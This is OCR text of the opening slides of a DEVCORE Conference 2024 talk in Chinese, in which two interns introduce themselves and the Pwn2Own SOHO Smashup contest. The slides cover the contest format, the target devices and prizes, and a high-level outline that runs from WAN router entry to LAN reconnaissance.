DEVCORE

第一次打 Pwn2Own 就 SOHO Smashup 是不是搞錯了什麼？

張書銘 (LJP Chang) / 彭建霖 (YingMuo Peng)

戴夫寇爾股份有限公司
research@devco.re

DEVCORE CONFERENCE 2024 | 2024.03.16

Who Are We

LJP

- DEVCORE 第四屆實習生
- Software Quality Lab, NYCU
- CTF Team TSJ / ${cystick} / 10sec 成員
- JSAC 2023 講者

YingMuo

- DEVCORE 第三、四屆實習生
- Software Quality Lab, NYCU
- CTF Team ${cystick} / Balsn 成員
- HITCON 2022 講者

DEVCORE

DEVCORE 實習在做什麼

- 與導師確定研究目標，隨後對其進行分析、逆向工程、漏洞挖掘


「Pwn2Own IoT 那場還蠻適合第一次挖掘 Real World 漏洞的人打」

— Angelboy

DEVCORE

Pwn2Own 是什麼

- 回顧 DEVCORE Conference 2023
  - From Zero to Hero: 從零開始的 Pwn2Own 奪冠之路 by Orange & Angelboy



Pwn2Own 瀏覽器駭客競賽，Apple Safari 遭秒殺!

瀏覽器成今年 Pwn2Own 駭客競賽焦點，南韓駭客破紀錄，獨自抱走 22.5 萬美元獎金

世界駭客大賽中國隊 11 秒攻破最難 Chrome

Pwn2Own 駭客大賽戰況：iPhone 20 秒被破解

Mobile Pwn2Own 2017 落幕：發放獎金近 50 萬美元；三星、蘋果、華為都遭破解

Pwn2Own Tokyo 2018：iPhone X、三星 S9、小米 6 被逐个攻破


世界駭客大賽 Pwn2Own，Tesla 提供一台 Model 3 邀請駭客攻擊

找出安全漏洞！2 青年成功「駭走」一輛 Model 3 及千萬獎金

Pwn2Own 是什麼

- 由 Trend Micro Zero Day Initiative (ZDI) 所舉辦的比賽
- 讓白帽駭客來駭入各種常用軟體和裝置，駭入則能夠獲得對應獎金，如果是裝置則也會送你該裝置
- 直接與原廠商溝通漏洞細節，幫助產品變得更為安全
- 目標類型有各式各樣
  - 其中一種類型是 **Small Office / Home Office (SOHO) Smashup**

SOHO Smashup



WAN


LAN

Initial Stage

Final Stage


目標		獎金	Master of Pwn Points
Initial Stage	Final Stage		
TP-Link ER605 V2 Synology RT6600ax Cisco C1101-4P MikroTik hAP ax3 Ubiquiti Networks Dream Machine Pro Google WiFi	Amazon Echo Show 15 Google Nest Hub Max Sonos Era 100 Apple HomePod Amazon Echo Studio Google Nest Audio HP Color LaserJet Pro MFP 4301fdw Lexmark CX331adwe Canon imageCLASS MF753Cdw Synology DiskStation DS923+ My Cloud Pro Series PR4100 from WD QNAP TS-464 Wyze Cam v3 Arlo Pro 4 Nest Cam (Wired) Synology BC500 Google Camera	$100,000 USD	10

SOHO Smashup




從 WAN 攻入 Initial Stage Router

SOHO Smashup



對 LAN 進行 Recon

